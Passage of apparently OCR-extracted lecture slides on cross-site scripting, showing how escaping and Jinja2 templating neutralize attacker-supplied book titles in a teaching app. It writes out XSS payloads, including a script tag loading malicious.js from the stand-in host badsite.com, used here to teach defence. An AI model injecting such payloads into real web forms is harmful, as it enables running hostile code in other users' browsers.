
XSS Attacks

- See **PennyAdmin04Escape** app
 - Example 2:
 - When adding a book, attacker enters this as title:

```
<script>alert("Your system has been  
hacked");</script>
```


XSS Attacks

- See **PennyAdmin04Escape** app
 - Example 2 (cont.):



XSS Attacks


- See **PennyAdmin04Escape** app
 - Example 2 (cont.):



Browser
doesn't
display
alert

XSS Attacks

- See **PennyAdmin04Escape** app
 - Example 2 (cont.):



Browser
doesn't
display
alert

XSS Attacks

- See **PennyAdmin04Escape** app
 - Example 3:
 - Hypothetically...
 - When adding a book, attacker enters this as title:

```
<script  
src="http://badsite.com/static/malicious.js"></script>
```

- Would **not** cause browser to execute malicious code from another website

XSS Attacks

- **Solution 2:**
 - *Sanitize* user-provided strings via Jinja2

XSS Attacks

- See **PennyAdmin05Jinja** app
 - runserver.py
 - penny.sql, penny.sqlite
 - database.py
 - **header.html, footer.html**
 - **index.html, show.html,**
 - **add.html, delete.html, reportresults.html**
 - **penny.py**


XSS Attacks

- See **PennyAdmin05Jinja** app
 - Example 1:
 - When adding a book, attacker enters this as title:

```
<a href="https://www.akc.org">Cute  
puppies</a>
```


XSS Attacks

- See **PennyAdmin05Jinja** app
 - Example 1 (cont.):



XSS Attacks


- See **PennyAdmin05Jinja** app
 - Example 1 (cont.):



Browser doesn't interpret book title as page link

XSS Attacks

- See **PennyAdmin05Jinja** app
 - Example 1 (cont.):



Browser
doesn't
interpret
book
title
as
page
link


XSS Attacks

- See **PennyAdmin05Jinja** app
 - Example 2:
 - When adding a book, attacker enters this as title:

```
<script>alert("Your system has been  
hacked");</script>
```


XSS Attacks

- See **PennyAdmin05Jinja** app
 - Example 2 (cont.):



XSS Attacks


- See **PennyAdmin05Jinja** app
 - Example 2 (cont.):



Browser
doesn't
display
alert

XSS Attacks

- See **PennyAdmin05Jinja** app
 - Example 2 (cont.):



Browser
doesn't
display
alert

XSS Attacks

- See **PennyAdmin05Jinja** app
 - Example 3:
 - Hypothetically...
 - When adding a book, attacker enters this as title:

```
<script  
src="http://badsite.com/static/malicious.js"></script>
```

- Would **not** cause browser to execute malicious code from another website

XSS Attacks

- Note:
 - **Mustache** template engine also sanitizes strings
 - In JavaScript, Python, Java, ...

XSS Attacks

- Q: Project concern?
- A: **Yes!!!**

Summary

- We have covered:
 - A baseline example
 - SQL injection attacks
 - Cross-site scripting (XSS) attacks